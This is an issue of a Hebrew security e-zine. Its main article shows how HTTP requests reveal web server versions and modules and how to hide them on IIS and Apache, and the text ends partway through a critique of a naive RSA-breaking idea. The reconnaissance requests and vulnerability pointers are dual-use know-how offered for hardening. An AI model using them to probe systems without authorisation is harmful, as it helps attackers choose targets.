



Digital Whisper

גליון 4, ינואר 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורך:	ניר אדר
כתבים:	אורי (Zerith), אפיק קסטיאל, גדי אלכסנדרוביץ', מרון סלם, ניר אדר, Hyp3rInj3cT10n

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

ברוכים הבאים לגליון הרביעי של Digital Whisper – מגזין אלקטרוני בנושאי טכנולוגיה. את הגליון מביאים לכם **ניר אדר**, מהנדס תוכנה, מנהל פרוייקט UnderWarrior (www.underwar.co.il) ו**אפיק קסטיאל** (aka cp77fk4r), אחד מהבעלים של www.Trythis0ne.com, Penetration Tester בחברת BugSec, איש אבטחת מידע וגבר-גבר באופן כללי (ופרטי).

הרעיון מאחורי Digital Whisper הוא ליצור נקודה ישראלית איכותית שתרכז נושאים הקשורים למחשבים בכלל ובאבטחת מידע בפרט, והכל - בעברית. הגיליון אינו מכיל רק כתבות בנושא אבטחת מידע, אבל הדגש העיקרי שלנו הוא על אבטחת מידע.

סוף סוף הגליון הרביעי בחוץ! סוף שנת 2009 (למניינם!) הגיע, ושנת 2010 בפתח, אבל אותנו זה לא כל כך מעניין, העיקר שהגיע תאריך יציאת הגליון :) הגליון הנוכחי כולל 7 מאמרים מעניינים בנושאי אבטחת מידע, פיתוח וטכנולוגיה. בגליון זה מגוון רחב מהרגיל של כותבים (שישה כותבים שונים!) וביניהם:

- מרון סלם (HMS), בחור מבריק שהיה פעיל בסצינה בארץ עוד כשהיינו בני עשר :)
- Zerith, שגם הפעם הביא לנו מאמר מצוין בנושא ה-Reversing.
- Hyp3rInj3cT10n שכתב מאמר בנושא אבטחת מערכות WEB להעלת קבצים.
- גדי אלכסנדרוביץ' – סטודנט לתואר שלישי במדעי המחשב בטכניון.


המאמר שכתב גדי פורסם בעבר כפוסט שפורסם במסגרת "לא מדויק", הבלוג שהוא מפעיל. באופן כללי חשוב לנו מאוד לפרסם מאמרים שלא פורסמו קודם לכן ברשת, אך במקרה הנ"ל חרגנו ממנהגנו. לדעתנו הבלוג של גדי אינו מוכר לקהל הקוראים של מגזין זה, ומלבד הצגת הפוסט המרתק כמאמר בגליון זה, נמליץ בחום על הבלוג של גדי. אנו מקווים שתהנו ממנו לפחות כמונו.

תודה רבה לכל כותבי המאמרים בגליון זה.

לפני מספר ימים העלנו שאלה באתר Digital Whisper – האם לדעתכם כדאי לפתוח קהילה מסביב לאתר? ואם כן – איזו צורה היא צריכה ללבוש? פורום? ויקי? תגובות בבלוג? התפתח דיון בפוסט באתר – קישור אל הפוסט והדיון נמצא כאן. נשמח לשמוע את תגובתכם בפוסט. להרגשתנו מעורבות קהילתית של כולנו ודיונים בנושא אבטחת מידע, רשתות, פיתוח ומה שמסביב יכולים ליצור פינה ייחודית. נשמח לשמוע את דעתכם בנושא, ונשמח אם תרצו לתת יד ולעזור לנו להקים פינה זו.

קריאה מהנה!

אפיק קסטיאל ניר אדר



תוכן עניינים

HTTP Fingerprints

מאת אפיק קסטיאל (cp77fk4r)

ישנן דרכים רבות לאסוף מידע על שרתי HTTP. אחת הדרכים המוכרות ביותר היא בעזרת איסוף ה- HTTP Fingerprints שלהם. Fingerprint הוא שם כולל לערך, תגובה או פעולה מסויימת הייחודית עבור שירות מסויים אשר בעזרתו נוכל לזהות את המוצר או את גירסתו.

HTTP Fingerprints הוא שם כולל לכלל ה-Banners הקיימים בפרוטוקול ה-HTTP וניתן לאסוף אותן בקלות על ידי מעקב אחרי ה-Request וה-Response בין תוכנת הלקוח לבין השרת. רוב שירותי ה-HTTP אומנם מיישמים באופן דומה את פרוטוקול ה-HTTP, אך לא באופן זהה לחלוטין ובכולם אפשר למצוא "חתימה" או "טביעת אצבע" המאפשרת לתוקפים לזהות אותם בעזרתה.


למה, בתור בעלי השרת, חשוב לנו אם תוקפים יוכלו לזהות את גרסאות ומאפייני השירותים שלנו? ובכן, במידה וקיימות פרצות מוכרות לשירותים שלנו (וכל יום מתגלות פרצות חדשות), אותם תוקפים יוכלו לאתר אותן ביתר קלות ולא יזדקקו למחקר מפרך. כיום קיימים כל כך הרבה אתרים המציעים מנגנוני חיפוש ורשימות ארוכות של חולשות ופרצות שנמצאו במגוון רחב של שירותים. קיימים אף מספיק כלים המבצעים את הסריקות הנ"ל באופן אוטומטי.

במאמר זה נתמקד בשני שרתים מרכזיים, הראשון הוא-IIS והשני הוא-Apache, שניהם שרתי ה-HTTP הנפוצים ביותר כיום. בנוסף, נסקור דרכים שונות למנוע מאותם שרתים לפלוט HTTP Fingerprints בכדי להקשות על אופן הזיהוי של אותם שרתים.

אילו נתונים אפשר לזהות ע"י איסוף ה-Fingerprints?

- סוג השרת
- גירסת השרת
- טכנולוגיות/Frameworks המותקנות על השרת וגירסאותיהן
- מודולים בהם רץ השרת

כאשר שירותים חושפים מידע המאפשר לתוקף לגלות פרטים הממקדים אותו, קוראים לחשיפה "Information Leakage" או "Information Disclosure".



מספר דוגמאות

בבית יש לי XAMPP 2.5 (עליו שרת Apache/2.2.9) מותקן על המחשב ו-Windows Server 2003 עם IIS 6.0 המריץ WebDav על מכונה וירטואלית. נבחן את ה-Apache לאחר התקנת ברירת מחדל מבלי לשנות שום קונפיגורציה. אם נשלח אליו HTTP HEAD REQUEST (בקשה המורה לשרת לפלוט את תכני ה-HTTP HEADERS שלו) באופן הבא:

```
HEAD /index.php HTTP/1.1
Host: localhost
```

השרת יפלוט לנו:

```
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2009 15:15:48 GMT
Server: Apache/2.2.9 (Win32) DAV/2 mod ssl/2.2.9 OpenSSL/0.9.8h
mod_autoindex_color PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
```

שימו לב לקטע המודגש באדום. לפי שדה ה-SERVER ניתן להבין כי אנו עומדים מול שרת Apache, שגירסתו היא 2.2.9 ומערכת ההפעלה עליו הוא רץ היא מסוג Windows 32 bit, לא מצויינת הגרסא. בנוסף השרת מחזיר לנו את המודולים שבהם הוא תומך, את גרסאותיהם ואת גירסאת ה-PHP שבה הוא תומך: 5.2.6.

דוגמא נוספת: ה-RESPONSE הבא נאסף מאתר של מגזין מאוד מעניין בנושא האקינג וטכנולוגיה (לא, לא Digital Whisper):

```
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2009 16:03:52 GMT
Server: Apache/2.2.3 (Debian) DAV/2 PHP/5.2.0-8+etch13
X-Powered-By: PHP/5.2.0-8+etch13
Connection: close
Content-Type: text/html; charset=UTF-8
```

ניתן לראות שגם הפעם מדובר בשרת Apache, גירסא 2.2.3. כמו כן, הפצת הלינוקס שעליה הוא רץ היא Debian. לפי שדה ה-X-Powered-By נבחין כי גירסאת ה-PHP שבה הוא תומך היא 5.2.0-8+etch13 (גירסאת 5.2.0 שעברה כמות נכבדת של הטלאות).

דוגמא אחרונה שנציג היא RESPONSE של שרת IIS שמריץ אתר תוכן ישראלי מאוד מוכר:

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 25 Nov 2009 16:26:10 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Content-Type: text/html
```

כפי שניתן לראות, אכן מדובר בשרת IIS, גירסא 6.0 שהפעם תומך בטכנולוגית .NET., לפי שדה ה--X AspNet-Version אנחנו יכולים להסיק כי גרסאת ה-.NET Framework שמותקנת עליו היא 2.0.50727.

לאחר הצגת כל הנתונים הללו נשאלת השאלה כמה המידע הזה באמת רלוונטי ועד כמה אנחנו אמורים לחשוש מפניו בתור מנהלי השרת. אינפורמציה זו יכולה להיות לא רלוונטית בכלל ויכולה להיות אחת הנקודות החלשות במערכת שלנו. יש לזכור כי הפירצה עצמה היא אינה ה-Fingerprint, איסוף ה-Fingerprint היא רק דרך שבאמצעותה ניתן לאתר מערכת רגישה. לדוגמא, ב-RESPONSE האחרון שהצגנו- כמעט ולא משנה באיזה אופן יכתבו את מערכת האתר שתרוץ על השרת, כמעט בכל המקרים היא תהיה פגיעה למתקפת XSS-UTF7. בשל שני גורמים:

- זאת חשיפה שקיימת בכל .NET Framework. בגירסאות 2.x.x (ברגע שמנסים לגשת לעמוד .NET שלא קיים)
- אחד הפתרונות ל-XSS-UTF7 הוא להגדיר את ה-Content-Type, באופן הבא:

```
Content-Type: text/html; charset=UTF-8
```


וכמו שאנחנו רואים, כאן הוא מוגדר לנו רק כ:

```
Content-Type: text/html
```

אין משמעות הדבר כי בוודאות קיימת פירצה שאפשר לנצל אותה על השרת, אך במקרה כזה כדאי מאוד לבדוק.

חוץ ממידע על נתוני השרת ומאפייניו, ניתן גם לשלוף מידע על תצורתו, על המתודות המורשות עליו וכו': שליחת HTTP OPTIONS REQUEST (שאילתה המבקשת מהשרת לפלוט את המתודות שבהן הוא תומך), לשרת ה-Apache 2.2.9:

```
OPTIONS / HTTP/1.1
Host: localhost
```



תניב את התגובה הבאה:

```
HTTP/1.1 200 OK
Date: Thu, 26 Nov 2009 08:44:31 GMT
Server: Apache/2.2.9 (Win32) DAV/2 mod_ssl/2.2.9
OpenSSL/0.9.8hmod_autoindex_color PHP/5.2.6
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: httpd/unix-directory
```

בשדה ה-Allow ניתן לראות כי חוץ מהמתודות HEAD ו-OPTIONS שהשתמשנו בהן, השרת תומך גם במתודות GET ו-POST בכדי לשלוח ולקבל מידע מהלקוח. בנוסף, השרת תומך במתודת TRACE (מתודה המשמשת כ-LOOP-BACK לצרכי Debugging בעיקר). בעבר נעשה שימוש במתודה הזאת במתקפה בשם XST (Cross Site Tracing) בכדי לעקוף את מנגנון ה-HTTPOnly אשר בא למנוע מתקפות לגניבת ה-Cookies של המשתמשים על ידי חשיפות כגון XSS (Cross Site Scripting).

שליחת HTTP OPTIONS REQUEST לשרת ה-Windows Server 2003 שלנו תוביל לתגובה הבאה:

```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 26 Nov 2009 08:36:17 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE,
MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

מהתבוננות במתודות הנתמכות על ידי השרת נסיק כי מותקן עליו שירות WebDav (שירות הרץ על גבי פרוטוקול ה-HTTP המאפשר עבודה משותפת על משאבים הנמצאים על שרת מרוחק). בכדי לאמת את ההנחה שלנו, אפשר לנסות להשתמש במתודה PROPFIND:

```
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
```

במידה והשירות מופעל, נקבל תגובת 207 בסיגנון הבא:

```
HTTP/1.1 207 Multi-Status
Date: Thu, 26 Nov 2009 10:08:57 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Type: text/xml
Content-Length: 747

<?xml version="1.0"?><a:multistatus xmlns:b="urn:uuid:c2f41010-65b3-
11d1-a29f-00aa00c14882/" xmlns:c="xml:"
xmlns:a="DAV:"><a:response><a:href>http://localhost/</a:href><a:propsta
t><a:status>HTTP/1.1 200 OK</a:status><a:prop><a:getcontentlength
b:dt="int">0</a:getcontentlength><a:creationdate
b:dt="dateTime.tz">2009-11-
25T19:44:50.446Z</a:creationdate><a:displayname>/</a:displayname><a:get
etag>"e0e35cc076eca1:23a"</a:getetag><a:getlastmodified
b:dt="dateTime.rfc1123">Wed, 25 Nov 2009 19:44:50
GMT</a:getlastmodified><a:resourcetype><a:collection/></a:resourcetype>
<a:supportedlock/><a:ishidden
b:dt="boolean">0</a:ishidden><a:iscollection
b:dt="boolean">1</a:iscollection><a:getcontenttype/></a:prop></a:propst
at></a:response></a:multistatus>
```

במידה ולא, נקבל שגיאה 501:

```
HTTP/1.1 501 Not Implemented
Content-Length: 0
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 26 Nov 2009 10:11:27 GMT
```


בעזרת המתודה PROPFIND ניתן לשלוף מידע על שאר המשאבים המוגדרים תחת אותו השירות.

באמצע מאי השנה (2009), בחור בשם Kingcope (Nicolaos Rangos) פרסם מאמר תחת הכותרת:

"Microsoft IIS 6.0 WebDAV Remote Authentication Bypass"

במאמר זה הוא מציג חשיפה בשירות ה-WebDav הרץ על שרתי IIS 6.0 המאפשרת לעקוף את מנגנון האותנטיקציה הקיים בשירות, בעזרתה אפשר לגשת לקבצים מוגבלים, להציג ולהעלות קבצים לשרת ובעקבותיה הומלץ פשוט לא להשתמש בשירות "עד להודעה חדשה". ליותר מידע:

http://seclists.org/fulldisclosure/2009/May/att-134/IIS_Advisory_pdf.bin



התחלת עבודה

כל השרתים מגיעים עם ממשקי ניהול/קבצי קונפיגורציה שנועדו בין היתר גם לקבוע אילו באנרים יחשפו בתגובות ה-HTTP, בחלק הזה של המאמר נסביר צעד צעד איך אפשר לבטל את רוב הבאנרים. חשוב לזכור שביטול הבאנרים והסתרת "טביעות האצבע" לא יסגרו את הפרצות בשרת, אך הדבר יקשה על תוקפים לזהות את מאפייני השרת והשירותים הרצים בו.

Obfuscation לשרת ה-IIS 6.0

הורדת ה-Server Banner

בכדי לבטל את שליחת ה-"Server Banner" בכל HTTP RESPONSE כמו זה:

```
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://localhost/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 16:48:30 GMT
Accept-Ranges: bytes
ETag: "0c3110c9d9c21:23b"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 26 Nov 2009 10:48:06 GMT
Connection: close
```

עד ה-IIS 5.0 היה אפשר לגשת למפתח הבא ולהציב 1 בערך DisableServerHeader:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\HTTP\Parameters
```

ב-IIS 6.0 אפשרות זו ירדה. אך יש פתרונות אחרים לצורך העניין, הורידו את הקובץ הבא:

http://www.asp101.com/articles/wayne/pryingeyes/download/XMask.zip

(זה קובץ DLL ל-ISAPI, שמרו אותו במיקום: %windir%\system32\inetsrv).

את הקובץ הנ"ל יש לטעון ל-ISAPI Filters, בצורה הבאה:

- כנסו לממשק הניהול של השרת, ושם בחרו ב-Administrative Tools.
- כנסו ל-Internet Information Services (IIS) Manager.
- ב-Web Sites כפתור שמאלי על תיקית האתר שלכם ובחירה ב-Properties.
- כנסו ל-ISAPI Filters וביחרו ב-Add.
- ב-Filter name כיתבו משהו כמו "Server Header Remover". וב-Executable הכניסו את הקובץ שהורדתם:

%windir%\system32\inetsrv\XMask.dll

- לחצו Apply וסגרו את התפריט.

בדיקה:

```
HEAD / HTTP/1.0
Host: localhost
```

התגובה שנקבל תהיה:

```
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://localhost/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 16:48:30 GMT
Accept-Ranges: bytes
ETag: "0c3110c9d9c21:274"
X-Powered-By: ASP.NET
Date: Thu, 26 Nov 2009 11:39:08 GMT
Connection: close
```

שימו לב שה-RESPONSE לא כלל את ה-Server Banner.

למתעניינים בקוד הפילטר , אפשר להורידו מכאן:

http://www.asp101.com/articles/wayne/pryingeyes/download/XMaskSrc.zip

הורדת ה-X-Powered-By Banner

כדי להוריד את ה-X-Powered-By Banner יש לפעול כך:

- כנסו לממשק הניהול של השרת, ושם ביחרו ב-Administrative Tools.
- כנסו ל-Internet Information Services (IIS) Manager.
- ב-Web Sites כפתור שמאלי על תיקית האתר שלכם ובחירה ב-Properties.
- שם כנסו ל-HTTP Headers ותורידו את X-Powered-By: ASP.NET.
- לחצו Apply וסגרו את התפריט.

בדיקה:

```
HEAD / HTTP/1.0
Host: localhost
```

התגובה שנקבל תהיה:

```
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://localhost/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 16:48:30 GMT
Accept-Ranges: bytes
ETag: "0c3110c9d9c21:287"
Date: Thu, 26 Nov 2009 11:51:17 GMT
Connection: close
```

שימו לב שעכשיו ה-RESPONSE גם לא כלל את ה-X-Powered-By Banner.

הורדת ה-X-AspNet-Version

כמו שראינו בדוגמאות בתחילת המאמר, במספר מקרים השרת גם יכלול את גירסאת ה-ASP שהוא מריץ ע"י השדה X-AspNet-Version.

בכדי להפטר ממנו, פשוט יש להוסיף את השורה:

```
<httpRuntime enableVersionHeader="false" />
```

תחת התגית <system.web> לקובץ ה-Web.config בתיקיה הראשית, או לגשת לקובץ-

```
%windir%\Microsoft.NET\Framework\[FWversion]\CONFIG\machine.config
```

ותחת התגית <httpRuntime> להגדיר כך:

```
enableVersionHeader="false"
```

ביטול התמיכה ב-HTTP OPTIONS/TRACE Methods

בכדי לקבוע אילו מתודות אנו רוצים לאפשר בשרת ואילו לא, נוכל לעשות שימוש בעוד ISAPI Filter מפורסם, בשם URLScan, אותו ניתן להוריד מכאן:

http://download.microsoft.com/download/c/7/a/c7a411ed-1c0f-48c1-90e5-6d3a1ca054c1/urlscan_v31_x86.msi

לאחר ההתקנה הוא טוען את עצמו לשרת. ה-URLScan מגיע מקונפג לעבודה סבירה מול שרת, אך מי שרוצה לקבוע בעצמו את ההגדרות או את הבאנרים שיכנס לקובץ URLscan.ini, שמיקום ברירת המחדל שלו הוא:

```
%windir%\system32\inetsrv\urslscan\
```

ושם יוכל לקבוע אילו מתודות הוא מעוניין לאפשר על השרת, באופן הבא, יש לוודא שמוגדר UseAllowVerbs=1 ואז להכניס רק את המתודות שהוא מעוניין לאפשר מתחת לתגית: [AllowVerbs], לדוגמא:

```
[AllowVerbs]
GET
POST
HEAD
```

בנוסף למאפיינים שהצגנו, משתמשים ב-URLScan גם לצרכים אחרים, כגון סינון שאילתות המכילות תווים נפוצים בתקפות כגון SQL Injection ו-Cross Site Scripting. הרעיון ב-ISAPI Filter הוא שהוא יושב לפני שרת ה-IIS ומתפקד כמעין IDS, כך שגם אם השרת אכן תומך במתודות מסויימות וה-ISAPI Filter חוסם אותן- בקשות HTTP העושות שימוש במתודות אלה לא יגיעו אליו מפני שהם לא יעברו את ה- ISAPI Filter.

Obfuscation לשרת ה-Apache2

הורדת ה-Server Banner

בכדי לבטל את שליחת ה-"Server Banner" בכל HTTP RESPONSE כזה:

```
HTTP/1.1 200 OK
Date: Thu, 26 Nov 2009 22:32:44 GMT
Server: Apache/2.2.9 (Win32) DAV/2 mod_ssl/2.2.9
OpenSSL/0.9.8h mod autoindex color PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Type: text/html
```

בגרסאות Apache 2.x, ראשית יש לאפשר את המוד של mod_headers ב-httpd.conf על ידי הורדת הסולמית לפני השורה:

```
LoadModule headers_module modules/mod_headers.so
```

לאחר מכן, יש להוסיף בסוף הקובץ את השורה:

```
ServerTokens Prod
```

נבצע בדיקה:

```
HTTP/1.1 200 OK
Date: Thu, 26 Nov 2009 23:23:41 GMT
Server: Apache
X-Powered-By: PHP/5.2.6
Content-Length: 0
Content-Type: text/html
```

כמו שתוכלו להבחין הורדנו את כלל הפירוט של השרת אך עדיין מצויין כי השרת הוא שרת Apache. השרת אינו תומך בהורדת כלל הבאנר, ולכן הפתרון הוא להוריד את הקוד-מקור של ה-httpd.h לערוך אותו ולקמפל מחדש. קוד המקור ניתן להורדה כאן:

http://www.temme.net/sander/api/httpd/httpd_8h-source.html

הרעיון הוא לשחק עם SERVER_BASEVERSION (הפונקציה שמקבלת את הבאנר לפני ההצגה) או לפני בעזרת משחק עם ap_get_server_banner. לפרטים אפשר לפנות לכאן:

http://nohn.net/blog/view/id/removing_apache_server_header

פתרון נוסף הוא לפתוח את קובץ ה-httpd בעזרת Hex Editor ולערוך את השינויים על הקובץ המקומפל מבלי הצורך לקמפל אחד נוסף.

הורדת ה-X-Powered-By

כמו שראינו, בעזרת ה-X-Powered-By אפשר לראות איזו גירסאת PHP השרת מריץ. בכדי להסתיר אותה כך שלא תופיע בכל Response יש לגשת לקובץ ה-httpd.conf, ולהוסיף בשורה התחתונה:

```
Header unset "X-Powered-By"
```

במידה ולא איפשרתם את ה-mod_headers בסעיף הקודם יש לעשות זאת לפני כן. פתרון נוסף הוא להכנס לקובץ ה-php.ini ולקבוע:

```
expose_php = Off
```

בדיקה:

```
HTTP/1.1 200 OK
Date: Fri, 27 Nov 2009 00:33:56 GMT
Content-Length: 0
Content-Type: text/html
```

תוכלו לראות כי לאחר מהלך זה אין זכר לגרסאת ה-PHP.

ביטול התמיכה ב-HTTP OPTIONS/TRACE Methods

בכדי לקבוע באילו מתודות השרת יתמוך באופן קבוע, יש לטעון את המוד mod_authz_host (או mod_access בגירסאות החדשות) על ידי הורדת הסולמית בתחילת השורה:

```
#LoadModule authz_host_module modules/mod_authz_host.so
```

ולאחר מכן הוספת השורה הבאה בסוף הקובץ :

```
TraceEnable off
```

השורה הזאת תגרום לשרת להגיב ל-Trace Request עם 405:

```
HTTP/1.1 405 Method Not Allowed
Date: Fri, 27 Nov 2009 01:05:01 GMT
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Content-Type: text/html; charset=iso-8859-1
Content-Language: en
Content-Length: 961
```

במידה ונרצה לחסום את כלל המתודות על השרת חוץ מ-GET ו-POST, נוכל ליצור קובץ htaccess. על תיקית השורש שתכיל את הקוד הבא (יש לאפשר את ה-rewrite_module לפני השימוש בקוד):


```
<LimitExcept GET POST>
deny from all
</LimitExcept>
```

נוכל לבדוק את הפתרון הנ"ל על ידי שליחת HTTP OPTIONS REQUEST:

```
OPTIONS /index.php HTTP/1.1
Host: localhost
```

ואכן נראה שאנחנו מקבלים 403 כתגובה, כמו במקרה הזה:

```
HTTP/1.1 403 Forbidden
Date: Fri, 27 Nov 2009 01:35:24 GMT
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Content-Type: text/html; charset=iso-8859-1
Content-Language: en
Content-Length: 1096
```



לסיכום

הטכניקות שנגענו בהן במאמר זה לא יגרמו להפרעה לפעילות השוטפת של השרתים, אך יקשו על התוקפים הפוטנציאלים ולכן הן מומלצות. אם אתם מעוניינים לגרום לשרת שלכם באמת להיות "אנונימי" תוכלו לקחת בחשבון רעיונות נוספים כגון:

- שינוי סיומות קבצי ה-PHP/.NET לסיומות לא מוכרות- או סיומות הפוכות, החלפת PHP ב-ASPX למשל.
- ביטול השימוש האוטומטי ב-PHPSESSION/ASPSESSION והכנסת הפרמטרים הללו לקבצי ה-Cookies תחת שמות אחרים.
- קביעת דפי שגיאה נפוצים כגון 404 לדפי שגיאה גנריים של שרתים אחרים- כגון החלפת שגיאת ה-404 של שרת Apache בעמוד שגיאה של NET Framework.
- החלפת כלל הבאנרים המקוריים בסט באנרים של שרת אמיתי אחר- שרת ה-IIS יציג באנרים ותמיכה במודולים של שרת Apache.
- הדמיית תיקיות מודולי vti-bin/CGI בשרתים הפוכים.
- שינוי התצורה שבה מופיע ה-Time/Date ב-Headers לתצורה שונה.

אני בטוח שתוכלו לחשוב על עוד רעיונות. הדבר החשוב ביותר לזכור, כאמור, הוא שביטול הצגת ה-Fingerprints לא יגרום לשרת להיות מאובטח יותר, אלא יקשה על התוקפים לזהות את השרת שמולו הם עובדים ולכן פתרון זה צריך להיות חלק מאבטחת השרת, ולא כל אבטחת השרת.

למה RSA טרם נפרץ?

(בגלל החשיבה המתמטית הלא פרקטית)

מאת גדי אלכסנדרוביץ'

הצגתי בבלוג שלי בעבר את שיטת ההצפנה RSA, שהיא ללא ספק אחת משיטות ההצפנה החשובות ביותר בעולם כיום, וגם אתם משתמשים בה ככל הנראה, לכל הפחות בצורה לא מודעת. הכוח של RSA נסמך על בעיה בסיסית בתורת המספרים שטרם נמצא לה פתרון יעיל- פירוק של מספר לגורמים. בהינתן מספר ששווה למכפלת שני מספרים ראשוניים (מספרים שמתחלקים רק ב-1 ובעצמם), $n = pq$, יש למצוא את p ו- q (למשל, בהינתן המספר 221 יש להחזיר 13 ,17).

למרות מאמצים כבירים שנעשים בתחום, ולמרות כמה אלגוריתמים מתוחכמים שמפרקים לגורמים מספרים ענקיים יחסית מהר, הקרב עדיין אבוד - האלגוריתמים המהירים ביותר הם עדיין לא יעילים מספיק, באופן עקרוני; גם אם הם מצליחים "לאכול" מספרים עד גודל מסויים, הגדלה לא משמעותית של גודל המספרים הללו (לא משמעותית מבחינת זה שעדיין ניתן להשתמש בהם באופן יעיל כדי לבצע הצפנה) הופכת אותם לקשים מדי עבור כל אלגוריתם פירוק לגורמים ידוע. והנה, התברר לי פתאום על ידי חיפוש אקראי באינטרנט, שלמעשה קיימת דרך פשוטה מאוד לפרוץ את RSA שלא שמעתי עליה. הסיבה שאני מקדיש לה מאמר היא שאני סבור שהטעות שב"פתרון" הזה היא בעלת עניין כלשהו בפני עצמה; ושהרעיון שבבסיס הדרך הזו הוא מעניין לכשעצמו וכדאי לפרט עליו. אבל לא אעבוד עליכם - הסיבה האמיתית שבגללה אני כותב את המאמר הזה היא סדין אדום בדמות הטענה "כולם חושבים בצורה מתמטית ולא בצורה פרקטית כמו מתכנתים, ולכן הצפנת RSA עדיין לא נשברה".

ובכן, במה העניין? במאמר הזה שכאמור, נתקלתי בו כמעט במקרה. המאמר נכתב בידי הלמו - בלוגר ישראלי מפורסם ובעל תואר ראשון במדעי המחשב על פי המאמר. המאמר מתחיל בסקירה לא רעה של RSA. הוא מזכיר גם את הסיקור השגוי של גילוי אלגוריתם AKS לבדיקת ראשוניות, שהזכרתי כאן. הסיקור של הלמו קצת נאיבי לטעמי - גם הוא נופל במלכודת ה"כדי למצוא פירוק של מספר צריך לעבור על כל המספרים הקטנים ממנו "עד השורש"", עם האופטימיזציה הבודדת של "לדלג על המספרים בלולאה שאינם ראשוניים" - כל מי שעוסק ולו קצת בתחום יודע שהאלגוריתמים המודרניים לפירוק לגורמים כלל אינם נראים כך; כאמור, הם מתוחכמים הרבה יותר.

אחרי תיאור RSA וכל העניינים הנלווים לכך, מגיע האקשן. תחת הכותרת "איציק חושב בצורה פרקטית", הלמו מציג את איציק המתמטיקאי המתוסכל שעבד כמהנדס תוכנה באחת החברות, ו"הרקע המתמטי היה לו לעזר רב, אבל בהייטק כמו בהייטק, עושים גם דברים פרקטיים עוקפי מתמטיקה", ואז הלמו מציג את הרעיון המרכזי:

"כך למשל, בבניית מערכת תוכנה שמצריכה חישובים מהירים מאוד, והמעבד (מיקרופרוססור) בתוך אותה מערכת לא חזק דיו כדי לבצע

חישוב מהיר, נעשתה פניה לטבלה בזיכרון שהכילה תוצאות של חישובים מוכנים. הגישה לזיכרון היתה מהירה הרבה יותר מאוסף פעולות חישוב שביצע המעבד, וזו נוצלה על מנת לשפר את העבודה."

בהמשך הלמו מפרט את הרעיון, ועושה זאת היטב. בבסיסו, הרעיון הוא כזה - נניח שאנחנו רוצים לחשב פונקציה מסובכת כלשהי, שזמן החישוב שלה ארוך. למה להסתבך? במקום שהמעבד יחשב אותה שוב ושוב ושוב, פשוט נשמור בצד טבלה עם כל הקלטים והפלטים האפשריים שלה. למשל, במקום לחשב את $f(x)=x^2$ (נניח שזו פונקציה מסובכת), שומרים טבלה שבה ליד 1 כתוב 1, ליד 2 כתוב 4, ליד 3 כתוב 9 וכן הלאה. כך אנחנו מצמצמים את הבעיה של חישוב הפונקציה לבעיה של ביצוע חיפוש בטבלה. יתר על כן, אם אנחנו בונים את הטבלה כשהיא ממויינת על פי הקלטים, החיפוש יהיה מהיר מאוד - נשתמש בחיפוש בינארי (שעליו סיפרתי ממש לא מזמן) כדי למצוא את הפלט בטבלה, בזמן חיפוש שהוא לוגריתמי בגודל הטבלה (ובעברית - קטן משמעותית מגודל הטבלה). עד כאן - הכל אחלה. השיטה שהלמו מתאר היא אכן שימושית בפרקטיקה, במקרים מסויימים. באשר לתיאוריה המתמטית - עוד נגיע לזה.

ועכשיו אנחנו עולים על הכביש המהיר - "כביש עוקף מתמטיקה לשבירת צופן ה-RSA". הלמו מסביר שהבעיה בצופן היא שבהינתן N, קשה לפרק אותו לגורמיו (למעשה, זה לא מדויק לחלוטין - אולי אפשר לשבור את הצופן גם בלי לפרק את N לא אכנס לכך כעת). גם האלגוריתמים הטובים ביותר שידועים כיום עשויים לקחת זמן רב מדי על קלטים סבירים לחלוטין עבור אלגוריתם ההצפנה. בקיצור, מה שאמרתי בתחילת המאמר. את כל זה הלמו מבטל בהינף יד - "אבל, זו כמובן חשיבה מתמטית ולא חשיבה פרקטית". כמובן. כעת מגיעה הפצצה:

איציק טוען שכאשר יוצרים את המספר N, משתמשים בטבלה של מספרים ראשוניים גדולים ידועים, או מחשבים אותם בעזרת אלגוריתם כלשהו. כך למעשה יש בפועל רשימה של כל המספרים הראשוניים בעולם, מ 3 עד p כלשהו. כדי לבדוק האם מספר הוא ראשוני בזמן יעיל, אין צורך להפעיל אלגוריתם מתמטי, אלא לחפש את המספר ברשימה שחושבה מראש של כל המספרים הראשוניים הידועים. אם המספר נמצא ברשימה, הרי הוא ראשוני. אם הוא לא ברשימה, אז הוא לא ראשוני.

